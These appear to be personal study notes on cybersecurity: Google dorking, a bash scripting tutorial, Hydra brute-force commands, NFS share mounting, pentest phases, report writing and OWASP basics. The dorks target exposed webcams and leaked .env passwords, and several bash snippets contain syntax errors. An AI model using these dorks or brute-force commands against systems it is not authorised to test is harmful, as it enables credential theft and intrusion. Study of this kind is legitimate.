- In a punycode attack, attackers take advantage of the fact that some Unicode characters look very similar to ASCII characters. They create domain names that appear visually identical or very similar to legitimate websites but are actually encoded with punycode.
- Punycode is a special encoding for converting unicode characters in different languages to ASCII. It is generally used to convert non-english characters to ASCII format.

### 3 Way Handshake:

- Process:
  - Connection Establishment: SYN, SYN-ACK, ACK
  - Connection Termination: FIN, ACK-FIN, ACK



**Hashing** takes an input set of data and returns a fixed-length result called the hash value.

- To check Integrity
- Non-Reversible, Unique, and Deterministic (same output always)

### Tails Linux [The Amnesic Incognito live system]

is a portable OS that protects against surveillance & censorship.

- Use on USB then use Dark Web with external VPN  
[most secure way to access Dark Web]

### Google Dorking:

- {searchword} site: site\_address
  - frenchpress site:starbucks.com
- site: site\_address inurl: admin
  - site:starbucks.com inurl:admin
- intext:admin
  - site:starbucks.com intext:admin
- intitle:login
  - site:starbucks.com intitle:login
- filetype:pdf
  - site:starbucks.com filetype:pdf

**Google Hacking Database** - {Use exploitdb.com, then search over there like-  
webcam or etc.}

**eg:** intitle:"WEBCAM 7" -inurl:/admin.html  
filetype:env "DB\_PASSWORD"  
site:linkedin.com intile:starbucks "netowrk engineer"

### **Shell Scripting:-**

**Shell Script** consist of set of commands to perform a task, all the commands execute sequentially.

**Shell** provide an environment to a user to execute commands and interact with kernel.

A "**Shell**" can simply be described as a piece of code or program which can be used to gain code or command execution on a device.

- Applications --> Shell --> Kernel --> Hardware
- To check your default shell type: echo \$0
- To check other supported shells: cat /etc/shells

A **Reverse Shell** is a type of shell in which the target machine communicates back to the attacking machine.

### **Types of Shell:**

- bash {most common}
- sh
- ksh
- tsh
- fish
- zsh

### **'vi' Editor:**

- i means insert mode
- escape = to exit from insert mode
- :w – save and continue editing
- :wq – save and quit vi
- :q! - quit vi and do not save changes

## **1. Basic Script**

- #!/bin/bash {hashbang or shebang}
- shebang is not required to run the script but should be used in 1<sup>st</sup> line
- (basic.sh) '.sh' not required but should be used

- make sure script has executable permissions then Run using: ./basic.sh
- Ctrl+C [To Terminate the script]
- Ctrl+Z [To Stop the script]
- Ctrl+L or clear [To clean the terminal]
- String should be in double quotes ("")
- #(Single line comments)
- <<This  
this is multi  
line comments [Multi line comments]  
This{Both should same}
- Avoid putting spaces if there is no need, specially dealing with variables
- -eq for numeric values
- == for string values
- if exit status is 0 then only execution of script is successful
- \$? [gives you status of previous command if that was successful or not]
- 

## 2. a = 10

```
name = "Anonymous"
readonly college = "UPES"      # constant variable
age = 25
echo $a
echo $name
echo $age
```

## 3. Arrays

```
myArray = (1 20 305 Hello "Hi Hello")      # space separated values
echo "${myArray[0]}"
echo "${myArray[2]}"
echo "${myArray[*]}"          # prints all values
${#myArray[*]}                # length of the array
echo "Values from index 2-3 ${myArray[*]:2:{from where we are
starting}:2{length from the starting index}}"
myArray += (New 30 40)        # update the array
```

## 4. Key-value pair in Array

```
declare -A myArray
myArray = ([name]=Anonymous [age]=28 [city]="Delhi")
echo "{myArray[name]}
```

## 5. String Operations

```
myVar = "Hello Anonymous, How are you ?"
myVarLength = ${#myVar}
```

```

echo "$myVarLength"
upper = ${myVar^^}
lower = ${myVar,,}
echo "Upper case is $upper & lower case is $lower"
replace = ${myVar/Hello{word that would be replaced}/Hi{that will replace}}
echo $replace
echo "${myVar:6:5}"      [from 6th index of 5 length]

```

## 6. User Interaction

```

# Taking inputs from user
read name{variable}
echo $name
# Or,
read -p "Your Name: " name{variable}      [best way]
echo $name

```

## 7. Arithmetic Operations

```

#using let {1st way}
x = 10
y = 2
let mul = $x*$y
echo "mul"
let sum = $x+$y
echo "$sum"
#using double bracket {2nd way}
echo "$(($x-$y))"
echo "Subtraction is $($x-$y)"

```

## 8. Conditional Statement [-gt, -eq/==, -ge, -le, -lt, -ne/!=]

```

read -p "Enter your marks: " marks
if [[ $marks -ge 80 ]]      {space required while starting and ending the '[]'}
then
    echo "1st Division"
elif [[ $marks -ge 60 ]]
then
    echo "2nd Devision"
elif [[ $marks -ge 40]]
then
    echo "3rd Division"
else
    echo "You are Fail!"

```

```
fi
```

## 9. Case

```
echo "Choose an option: "
echo "a for print date"
echo "b for list of scripts"
echo "c to check the current location"
read choice
case $choice in
    a) date;;
    b) ls ;;
    c) pwd;;
    *) echo "Please provide a valid input."
esac
# for multi line operations
case $choice in
    a)
        echo "Today's date is: "
        date
        echo "Ending...."
        ;;
    
```

## 10. Logical Operators [&&, ||, !]

```
read -p "Country: " country
read -p "Enter your age: " age
if [[ $age -ge 18 ]] && [[ $country == "India" ]]
then
    echo "You can Vote."
else
    echo "You can't Vote."
fi
```

## 11. Ternary Operation

[cond1 && cond2 || cond3]

```
age = 15
[[ $age -ge 18 ]] && echo "Audit"{if condition true} || echo "Miner"{if
condition false}
```

## 12. For Loop

```
for i in 1 2 3 4 5 6 7 8 9 10
```

```

do
    echo "Number is $i"
done

for name in Raju Acid Shyam Ram
do
    echo "Name is $name"
done

for k in {1..20}
do
    echo "Number is $k"
done

```

### 13. For Loop with file & Array

```

#getting values from a file names.txt
File = "file_path"
for name in $(cat $File)
do
    echo "Name is $name"
done

#
myArray = (1 2 3 Hello Anonymous)
length = ${#myArray[*]}
for((i=0;i<length;i++)) //double bracket because it's like arithmetic operation
do
    echo "Value at index $i is ${myArray[$i]}"
done

```

### 14. While Loop

```

count = 0
num = 10
while [[ $count -le $num ]]
do
    echo "Number is $count"
    let count++
done

```

**15. Until Loop{Opposite of While loop}**

```
a = 10
until [[ $a -eq 1 ]]
do
    echo $a
    let a--
done
```

**16. Infinite Loop**

```
#using while
while true
do
    echo "Hi"
    sleep 2s      [to stop till 2 second at every stage]
done

#using for
for (( ; ; ))
do
    echo "Hi"
    sleep 2s
done
```

**17. While with file**

```
while read myVar
do
    echo "Value from file is $myVar"
done < names.txt{file_path}
```

**18. read content from .csv file**

- create ‘test.csv’  
 (id, name, age)  
 01, paul, 20  
 02, alex, 30  
 03, raju, 40

```
while IFS=,” read id name age      [IFS-Internal Field Separator]
do
    echo “Id is $id”
    echo “Name is $name”
```

```
echo "Age is $age"
done < test.csv{file_name or file_path}
```

**- command to remove 1<sup>st</sup> line of .csv file**

```
cat test.csv | awk 'NR!=1 {print}' | while IFS=,"" read id name age
```

## 19. Functions {Block of codes, Reusable}

```
#1st way
```

```
function myfun{
    echo "Hi"
}
```

```
#2nd way
```

```
myfun(){
    echo "Hi"
}
```

```
#
```

```
function welcomeNote{
    echo "_____"
    echo "Welcome"
    echo "_____"
}
```

```
welcomeNote
```

```
welcomeNote
```

```
welcomeNote
```

```
#
```

```
addtion(){
```

```
    local num1 = $1
```

```
    local num2 = $2
```

```
    let sum = $num1 + $num2
```

```
    echo "Sum of $num1 and $num2 is $sum"
```

```
}
```

```
addtion 12 13
```

```
# Function with argument
```

```
function welcomeNote{
```

```
    echo "_____"
```

```
    echo "Welcome $1" # '$1' means accessing 1st argument
```

```
    echo "Age $2"
```

```
    echo "_____"
```

```

}
welcomeNote Rohit 100
welcomeNote Osho 1000
welcomeNote Anonymous 999

```

## 20. Argument in script

- \$# {To get no. Of argument}
- \$@ {To display all arguments}
- \$1 \$2 ... {To use or display an argument}

```
bash test.sh Ram Shyam 12 20
```

```

echo "First argument is $1"
echo "Second argument is $2"

```

```

echo "All the arguments are: $@"
echo "No. Of arguments are: $#"

```

```

for filename{variable} in $@
do
    echo "Copying file - $filename"
done

```

## 21. Shifting Arguments

```

echo "Creating user"
echo "Username is $1"
echo "Description is $2"

```

```

echo "Username is $1"
shift
echo "Description is $@"

```

## 22. Break & Continue

```

# Break – To Stop the loop
no = 6
for i in 1 2 3 4 5 6 7 8 9
do
    if [[ $no -eq $i ]]
    then
        echo "$no is found!!!"
        break

```

```

        fi
        echo "number is $i"
done

#Continue – To stop current iteration of loop & start next iteration
for i in 1 2 3 4 5 6 7 8 9 10
do
    let r = $i%2
    if [[ $r -eq 0 ]]
    then
        continue
    fi
    echo "Odd number is $i"
done

```

### 23. Exit

```

# Sleep – To create delay b/w two executions: sleep 1s/1m
# Exit – To stop script at a point
# '$?' - gives you status of previous command if that was successful or not

if [[ $# -eq 0 ]]
then
    echo "Please provide at least 1 argument"
    exit 1
fi
echo "First arg is $1"
echo "Second arg is $2"
echo "All args are $@"
echo "Length of args are $#"

```

### 24. Connectivity Check

```

read -p "Site to be checked: " site
ping -c 1 $site
if [[ $? -eq 0 ]]
then
    echo "Successfully connected to $site"
else
    echo "Unable to connect $site"
fi

```

## 25. Check if file/directory exists or not

- basename – strip directory info & only give filename
- dirname – strip the filename & gives directory path
- realpath – gives you full path for a file
- RANDOM – A random integer between 0 to 32767 is generated
- UID – User Id of the currently logged in user

```
if [ -d folder_name ]           {If folder exists}
if [ ! -d folder_name ]         {if folder does not exists}
if [ -f filename ]              {if file exists}
if [ ! -f filename ]            {if file does not exists}
```

```
FilePath = “file_path/file_name”
if [[ -f $FilePath ]]
then
    echo “File exist”
else
    echo “File not exist”
    exit 1
fi
```

## 26. Dice.sh

```
No = $(( $RANDOM%6 + 1 ))
echo “Number is $No”
```

## 27. Root User Check

```
if [[ $UID -eq 0 ]]
then
    echo “User is root”
else
    echo “User is not root”
fi
```

## 28. Redirection in script

- > (overwrite)
- >> (appending to the existing content)
- In case you don't want to print the output of a command on terminal or write in a file, we can redirect the output to ‘/dev/null’.

```
ping -c 1 www.google.com > redirect.log
```

- \${0} – Tells the name of the script

## 29. Debugging Scripts – write at the starting of the script after shebang line

- ‘set -x’ {shows the steps how commands are working}
- ‘set -e’ {if we want to exit our script when a command fail}

## 30. Running scripts in background

```
nohup ./scriptname.sh &
```

- output of the script will be stored in nohup.out
- when this script will be finished, it will tell you that it's done.

## 31. Automate the script [‘At’ or ‘Crontab’]

- Using At (for scheduling only one time)

Syntax:

```
at <time>
      <your command>
Ctrl +D
```

Example:

```
at 02:58 PM{We can also add date here}
      bash ./script_name
Ctrl+D
```

- atq (To check scheduled jobs)
- atrm <id> (To remove the schedule)

- Using Crontab (for repeatative scheduling)

```
crontab -l {To check the existing jobs}
crontab -e {To add new job}
```

**Format:**

```
* * * * * cd {script_path} && ./script_name.sh
```

- 1<sup>st</sup> \* - minute (0-59)
- 2<sup>nd</sup> \* - hour (0-23)
- 3<sup>rd</sup> \* - day of month (1-31)
- 4<sup>th</sup> \* - month (1-12)
- 5<sup>th</sup> \* - day of week (0-6)  
{Sunday=0}

### **Example -**

```
16 03 * * * cd /home/anonymous/scripting && ./script.sh
```

- When you are scheduling scripts with ‘cronjob’ make sure your script has executable permissions.

**Hydra** is a very fast & powerful password cracking (brute-forcing) tool, which can perform rapid dictionary attack against more than 50 protocols, several databases and much more.

Command’s Syntax:

- hydra -f -L userlist.txt -P encoded\_passwords.txt MACHINE\_IP -t 4 ssh  
-V
  - -f = this sets hydra to stop running once it finds a match
  - -t 4 ssh = the number of threads & the attack mode
  - -V = {verbose mode}, leave it if you don’t want to see the prints out of the attempts
- hydra -l user -P passlist.txt <ftp://192.168.0.1>
  - -l = for username
  - -L = for usernames file
  - -p = for password
  - -P = for passwords file
- hydra -t 4 -l dale -P /usr/share/wordlists/rockyou.txt -vV 10.10.10.6 ftp
  - -t 4 = number of parallel connections per target
  - -vV = Sets verbose mode to very verbose, shows the login+pass combination for each attempt
  - ftp = sets the protocol
- hydra -l user -P passlist.txt -I 172.16.140.129 ssh
- hydra -l admin -P {password\_file\_path} -I 172.16.40.129 http-post-form “/login.php:username=<sup>^</sup>USER<sup>^</sup>&password=<sup>^</sup>PASS<sup>^</sup>&Login=Login:Login Failed”
  - ‘/login.php’ tells the full address after that IP

- ^USER^ & ^PASS^ are variables that will hold the value for username & password from given file
- For ‘username’ & ‘password’, You have to check the inspect page, These things to tell that how the values will be submitted & filled at the website.
- ‘:Login Failed’ specify that it was not a right attempt. To check this you should first enter a wrong credential at the website to check how it will differentiate between wrongs & right credentials.

### **IT Act 2000 (Information technology Act):**

- has 13 chapters & 90 sections
- primary law in India for matters related to cybercrime & e-commerce

#### ➤ **IT Amendment Act 2008**

Argued against section 66A that it violates the Article 19(1)(a) of the Constitution of India.

- Major amendments of Section 66A: Publishing offensive, false or threatening information

#### **Notable Sections**

- **Section 43** – Penalty & Compensation for damage to computer, computer system etc.
- **Section 65** – Tampering with computer source documents {upto 3 years prison, upto 2 Lakhs penalty}
- **Section 66** – Hacking with computer system {3 years, 5 lakhs}
- **Section 67** – Publishing Information which is obscene in electronic form {5 years, 10 lakhs}
- **Section 68** – Failure/Refusal to comply with orders {3 years, 2 lakhs}
- **Section 69** – Failure/Refusal to decrypt data {7 years}

**NFS(Network File System)** allows a user an on client computer to access files over a network.

- It does this by mounting all, or a portion of a file system on a server. The portion of the file system that is mounted can be accessed by clients with whatever privileges are assigned to each file.
- Port: 2049

#### **Mounting NFS Shares:**

- To list the NFS shares:
  - /usr/sbin/showmount -e IP
  - /usr/sbin/showmount -e 10.10.91.33
- First, use “mkdir /tmp/mount” to create a directory on your machine to mount the share to. This is in the /tmp directory, so be aware that it will be removed on restart.
- Client’s system needs a directory where all the content shared by the host server in the export folder can be accessed. You can create this folder anywhere on your system. Once you’ve created this mount point, you can use the “mount” command to connect the NFS share to the mount point on your machine:
  - sudo mount -t nfs IP:share /tmp/mount/ -nolock
  - sudo mount -t nfs 10.10.91.33:home /tmp/mount -nolock
    - -t nfs [type of device to mount, specifying that it’s NFS]
    - IP:share [IP of NFS server, and the name of the share we wish to mount]
    - -nolock [specifies not to use NLM locking]

**NLM**(Network Lock Manager) is a protocol used in NFS (Network File System) to provide file locking functionality, ensuring that multiple clients can safely access shared files without conflicts.

**IPSec(Internet Protocol Security)** is a suite of protocols used to secure IP communications by authenticating & encrypting each IP packet within a data stream.

- **2 Modes**
  - **Transport Mode** – encrypts only the data portion of the IP packet, leaving original header. [End-to-End Encryption]
  - **Tunnel Mode** – encapsulates entire IP packet, adding an additional IP header. [Used in VPN implementations]

**Hacking** is the technique to penetrate inside the system/network.

- **Crackers** tries to break the integrity. [Intention of a hacker]

**Hacker** is an individual who uses computer, networking or other skills to overcome a technical problem.

- Hacker is the person who is not authorised, but tries anyway to gain access to your systems and informations.
- Best way to differentiate by their hats: {Black Hat, White Hat, and Grey Hat}
- **Tim Berners-Lee:** Famous for inventing the World Wide Web and a member of the white hat hacking camp.

**Motivation:** Why am Actor is doing what they are doing.

**Capability:** The Actor's ability to achieve their intent.

**Intent:** What an Actor is hoping to achieve.

**Nation State Actors** work for governments to disrupt or compromise other target governments, organizations or individuals to gain access to intelligence or valuable data.

- Generally, they can operate without fear or legal retribution in their home country and are often part of 'hackers for hire' companies aligned to the aims of a government or dictatorship.

**Cyber Criminals** are individuals or teams of people who commit malicious activities on networks and digital systems, with the intention of stealing sensitive organization data or personal data, and generating profit.

- It's important to note that the distinction between cyber criminals and nation state actors is becoming increasingly blurred.

**Hacktivists** generally operate within the social or political sphere, breaking into and causing damage to computer systems and networks.

- **Hacktivism** is a combination of the words 'Hacking' and 'Activism'. {Group of hackers or team}
- One of the most famous hacktivist groups of recent times would have to be Anonymous, and they are well worth doing some reading on.

**Script Kiddies** – Unskilled attackers

**Organized Crimes** – Operate across legal jurisdictions, can be very well resourced and funded

**Differences b/w VA & PT:**

Aspect	Vulnerability Assessment (VA)	Penetration Testing (PT)
Purpose	Identify and prioritize vulnerabilities	Exploit vulnerabilities to assess real-world risk
Depth	Broad but surface-level	Deep and focused on exploitation
Outcome	List of vulnerabilities with severity ratings	Proof of exploitation with potential impact
Risk	Low – no exploitation involved	Higher – exploitation may impact
Ideal for	Compliance, security hygiene, continuous assessment	Validating defenses, uncovering real attack paths

**Penetration Testing(PT)** – uses authorised hacking techniques to discover exploitable weaknesses in the target's security systems.

- Sometimes referred as ‘**Pen Test**’ or ‘**Ethical Hacking**’
- **Offensive PT = Red Team**
  - internal pen test performed by a ‘Red Team’
- **Defensive PT = Blue Team**

#### **Key Components of Ethical Hacking:**

- Legality
- Scope
- Report
- Data Privacy

#### **Ethical Hacking Phases:**

- Reconnaissance
- Scanning
- Gain Access
- Maintain Access
- Cover Tracks

#### **Penetration Testing Phases:**

- Reconnaissance [Info gathering, Dumpster Diving]
- Scanning [Nmap, Nessus]
- Gain Access [Metasploit, Payloads]
- Maintain Access [Backdoors, Remote access tool]
- Cover Tracks [Deleting logs]
- Reporting

#### **Types of PT:**

- **White Box Testing** – requires full knowledge of the target environment.  
 {Known Environment} - [Insider/Authorized Attacker]
- **Black Box Testing** – requires no prior knowledge of the target environment.  
 {Unknown Environment} - [External Attacker]
- **Grey Box Testing** – requires partial knowledge of the target environment.  
 {Partially Known Environment}

#### **Benefits of PT:**

- Enhance Business Continuity
- Protect from Financial Damage
- Identify both known & unknown vulnerabilities
- Validates the effectiveness of security control

#### **Tools: [PT]**

- |                            |   |
|----------------------------|---|
| • Vulnerability Assessment | [Nessus, OpenVAS, Nmap, Nexpose]            |
| • Footprinting             | [Maltego, Recon-ng, Shodan]                 |
| • Scanning & Enumeration   | [Nikto, Tcpdump, Ettercap, Nmap, Burpsuite] |

- Password Cracking [Medusa, John-the-ripper]
- Wireless attacks [Hashcat, Aircrack-ng]
- Exploits [Metasploit, Fiddler, SqlMap]

## Writing Pentest Report:

- **Why reporting matters** - Reports are the only lasting output of your engagement. Teams change. Systems are updated. Reports stay.
- **Who you're writing for** - Understand the different audiences (executives, developers, security engineers) and how to communicate with each.

We first need to understand the different audiences that your report should aim to address:

- **Technical Stakeholders** - Ultimately, your report aims to aid the technical team in understanding the root cause of the discovered vulnerabilities and what steps they will need to take to remediate them. If you performed a pentest of a web application, this will most likely be the developers of the application. If you assess a network, your report will most likely need to provide guidance to the IT Support team. As this is the most crucial audience, you would usually find that around 70-90% of your report is specifically aimed towards this audience.
- **Security Stakeholders** - Usually, it isn't the developers or IT support team that requests the pentest. More than likely, the organisation's security function was involved in ensuring a security assessment was performed as part of the go-live process. This team won't be directly responsible for remediating the vulnerabilities but will be working very closely with those that are. As such, sections of the report will have to provide guidance to the security personnel to better help them prioritise remediation efforts and make sound judgement calls on which risks have to be addressed before the system goes live and which can be accepted. While this team will usually review your entire report, at least 10-20% of the report should speak to this audience directly.
- **Business Stakeholders** - Usually, someone other than the developers and security personnel are paying for the assessment. Furthermore, these individuals are usually much less technical and more business-driven. A key piece of your report needs to speak to this audience to help them better understand the business impact of your findings. What could the actual real-life impact be if they choose not to remediate the vulnerabilities? At least 5-10% of your report should speak to this audience in a manner that is abstracted from the technical work.

## Section of the Report -

Every good report is built around a clear, logical format. This structure helps you present findings in a way that makes sense to both business and technical stakeholders.

Let's take a look at the three main sections that you would require:

Section	Target Audience	Description
Summary	Business & Security Stakeholders	This is the high-level view of the assessment. It explains what was tested, what was found, and why it matters — all in business terms. In certain cases, you would create an executive summary that speaks

		directly to the business stakeholders only in business terms and then a more detailed Findings and Recommendation section to aid security stakeholders in their prioritisation efforts.
Vulnerability Write-Ups	Technical Stakeholders	This is the technical heart of the report. Each issue discovered during the test gets its own write-up, which will include details on the vulnerability, how it can be replicated, and the actions required for remediation.
Appendices	Security Stakeholders	The appendices provide supporting details that don't fit in the main report. This could include elements such as the detailed testing scope, methodology, or artefacts that were left over from testing. These appendices are usually used by the security stakeholders to help them better understand the coverage that was achieved during the engagement and the next steps that would be required once remediation has been performed.

A well-structured report makes it easier for your audience to take action. Business leaders can assess risk, and technical teams can start remediation. If your report lacks structure, even good findings might be ignored.

**Summary:** The summary plays a critical role in helping readers quickly understand the results of your assessment without needing to dive into the technical details. It connects your work to real-world business and security impact. The summary typically appears at the start of the report and should allow a reader, even someone without a technical background, to answer these questions:

- What did we test?
- What did we find?
- What does it mean for our business or system?
- What should we do next?

**Summary Structure:** Regardless of whether you split the summary into two or keep it as one, a good summary should cover the following:

- **Overview** - What was tested? What type of system or application is it? What were the goals of the assessment? What was the scope, and how much coverage could be achieved?
- **Results** - What did the assessment uncover? Was the system secure? If not, what categories of issues were found?

- **Impact** - What is the real-world impact if the issues remain unaddressed? How could the system be exploited by a real-life threat actor?
- **Remediation Direction** - At a high level, what actions should the organisation take next? Does this require major investment, or are the issues mostly quick fixes?

The summary sets the tone for the entire report. If it's too technical, business stakeholders will disengage. If it's too vague, security teams won't know what to do next. Knowing how and when to split the summary ensures your message reaches the right people, and leads to real action.

**Vulnerability Write-Ups:** The largest section of your report will be the vulnerability write-ups. Each write-up should explain what the vulnerability is, where it was found, how it was discovered, and most importantly, how it should be remediated. This section is primarily written for the stakeholders who are going to fix the issues, such as developers or system administrators.

### Structure of a Good Write-Up -

To make your write-ups clear and actionable, you should follow a consistent structure for each one. Here's a format that works well:

- **Title** - A short, descriptive heading (e.g. "Unauthenticated SQL Injection in Login Form")
- **Risk Rating** - A risk rating for the discovered vulnerability. Vulnerabilities should always be rated in isolation, as if all other vulnerabilities did not exist and should either use the client's risk rating matrix or a public one, such as CVSS.
- **Summary** - A brief explanation of the vulnerability and its potential impact in plain language.
- **Background** - Provide additional context to explain the vulnerability and why it matters. This is especially important if the reader is unfamiliar with it. Remember that the developers who will fix the vulnerability are potentially not security experts, so more guidance to help them understand the root cause of the vulnerability will aid them in remediating the issue accurately.
- **Technical Details & Evidence** - Where and how the issue was found. Include requests, responses, payloads, and screenshots or code snippets if needed.
- **Impact** - What an attacker could realistically do with this vulnerability. This shows that you are not just providing the vulnerability without thinking about how a real threat actor could leverage it in the specific system or application where you found it. For example, it is common to say with XSS that the threat actor would steal the user's cookie to perform session hijacking. But what if the application uses tokens instead? Does that now mean that the impact is lower? Make sure to contextualise the impact to the specific system that you are testing.
- **Remediation Advice** - Clear, actionable steps to resolve the issue. It is critical to ensure that your remediation advice will address the root cause of the vulnerability. While you may want to provide additional measures that will aid in further mitigation, your first recommendation should address the vulnerability at its core. Consider, for example, SQL Injection. While sanitisation and input validation can help mitigate the vulnerability and make it harder to exploit, parameterisation is required to address the vulnerability at its core. This ensures that regardless of the input, there can be no confusion between the SQL command and user-supplied input. Always ensure that your recommendation will fully resolve the vulnerability, not just mitigate its impact. If you wish to provide further defence-in-depth controls, make sure to mention that these cannot be implemented in isolation.

- **References** - (Optional) Links to relevant vendor documentation or guidance to support the fix.

**Context Matters:** Your report should never feel like it was copied from a textbook or another client's report. The most valuable reports are those that explain vulnerabilities in the context of the specific system you tested. This means your write-up should answer questions such as:

- **Where exactly was this vulnerability found?** - Be specific by including the endpoint, parameter, or feature where the issue occurred.
- **What assumptions are required for the vulnerability to be exploited?** - Does the attacker need credentials? Does it only affect admin users? Is it only exploitable during a certain workflow?
- **How does this affect this client's environment?** - If it's a hospital system, could it leak patient data? If it's an e-commerce site, could it affect transactions?
- **What steps should this client take to fix it?** - Go beyond generic fixes. If you know they're using a specific tech stack, tailor your advice. If you know that they are using C# with MS SQL, show an example of how to fix SQL Injection specifically in C# for MS SQL database connections.

**Appendices:** Appendices are especially useful for security stakeholders and future testers who may need to validate what was done, verify the scope, or follow up after remediation.

- There isn't usually a fixed format for appendices, and the format may vary from project to project. However, there are two main appendices that you should always aim to include in your report.
- **Assessment Scope:** The assessment scope appendix should be used to establish how close the assessment was to what was originally scoped in the Rules of Engagement document. It may be that changes were made during the project or that it was impossible to gain coverage of the entire scope for various reasons. The assessment scope appendix is the perfect place to provide this information which can help security stakeholders understand the next steps. For example, if you were only able to gain coverage of 80% of the scope, a complete reassessment for the remaining 20% will probably be required, depending on how many vulnerabilities were discovered during the initial test.
- **Assessment Artefacts:** The assessment artefacts appendix provides you with an opportunity to list out any changes that you may have made during your testing. While you should always aim to perform your own cleanup, it is often impossible to fully remove all artefacts created due to security testing. This is crucial information as some of these artefacts may be potentially malicious. For example, you may have uploaded a webshell by leveraging an unrestricted file upload vulnerability. In the worst possible case, two years later everyone forgets about the file and the pentest, only to rediscover it and raise it as an actual security incident! This appendix allows you to provide these artefacts and recommendations on which of these artefacts need to be removed and how they should be removed.

You should think of the appendices as your audit trail. It shows your work, backs up your findings, and allows for informed follow-up, long after the initial assessment is over.

**Other Considerations:** Writing a report isn't just about getting information on the page; it is about communicating that information clearly, objectively, and professionally.

- It is the only part of your pentest that will stand the test of time. Long after you have moved on to a different career or the entire project team has changed, the report will still be relevant.
- **Writing Clearly:** Clarity is one of the most important qualities of a good report. You should always aim to avoid ambiguity by using simple and direct language that makes your point obvious. Your writing should be understandable even to readers who do not have deep knowledge of the system. If your meaning is unclear or buried under unnecessary complexity, your findings are less likely to be taken seriously, or even fixed.
- **Professional Writing:** A pentest report is a formal document. Use the same tone and style that you would in any other business-critical communication. This means:
  - **Be objective** - Stick to the facts. Avoid exaggeration, emotional language, or assumptions about intent.
  - **Avoid informal writing** - No slang, no jokes, and no "we pwned the login page."
  - **Be consistent** - Use the same terminology, formatting, and structure throughout the report. Avoid switching between different spellings or terms for the same thing.

**General Best Practices:** Follow these simple rules to improve the professionalism and readability of your writing:

- **Write in past tense** -E.g. "The vulnerability was discovered during authentication testing."
- **Do not use first-person language** - Avoid "I," "we," "our," and "us." Write as a neutral observer.
- **Mask sensitive information** - Never include real passwords or other private data unless explicitly authorised. If you have a screenshot to show impact of a vulnerability, make sure to blur any sensitive information.
- **Use clean, formal phrasing** - Avoid contractions and overly casual terms. "The attacker gained unauthorised access" is better than "we broke in."

**Quality Assurance (QA) Process:** Even experienced testers can make mistakes. This is why every report should go through a proper review process:

- **Read your own work** - Step away from the report and come back to it later with fresh eyes. Look for unclear sentences, inconsistencies, or missing context. It can usually help to read your writing out loud for yourself.
- **Get someone else to read your work** - A peer reviewer should check that your findings are understandable, actionable, and professionally written.

QA isn't just about fixing typos. It's about making sure the report reflects well on both you and your pentesting team.

## Mitigations:-

- **Ransomware**
  - Regular backups
  - Keep software up-to-date
  - Security software


- **Zero Day Exploits**
  - Vulnerability Management
  - IDS
  - Security Research
  - Red Teaming
- **MITM**
  - Encryption
  - N/w Monitoring
  - Secure wifi practices
- **SQL Injection**
  - Parametrized queries {Prepared Statements}
  - Input Validation {Whitelisting/Blacklisting}
  - Least privilege

**N/w Enumeration** enables the discovery of hosts on the network.

- **Stress Testing** refers to DoS.

**Kerberos** provides a centralized authentication server whose function is to authenticate users to servers and servers to users.

- It was named after the three headed dog because of the 3 different actors in the protocol.
  - Client
  - Application Server (AP) – service that user/client want to access.
  - Key Distribution Center (KDC)



### **Threat & Desired Property:**

<b><u>Threat</u></b>	<b><u>Desired Property</u></b>
Spoofing	Authenticity
Tampering	Integrity
Repudiation	Non-Repudiation
Information Disclosure	Confidentiality
DoS	Availability
Elevation of Privilege	Authorization

**OWASP(Open Web Application Security Project)** is a global non-profit organization that focuses on improving the security of software applications.

### **OWASP TOP 10 2021:**

1. Broken Access Control
2. Cryptographic Failures
3. Injections
4. Insecure Design
5. Security Misconfiguration
6. Vulnerable and Outdated Components
7. Identification & Authentication Flaws
8. Software and Data Integrity Failures
9. Security logging and monitoring flaws
10. Server-Side Request Forgery (SSRF)

**Footprinting** involves collecting publicly available data.

- process of gathering information to identify potential vulnerabilities and weak points
- {Passive Process}

**Reconnaissance** is the active process of gathering information, involves direct interaction with target system.

**Port Scanning** is a network reconnaissance technique designed to identify which ports are open on a computer.

**Enumeration** is the process of gathering information on a target in order to find potential attack vectors and aid in exploitation.

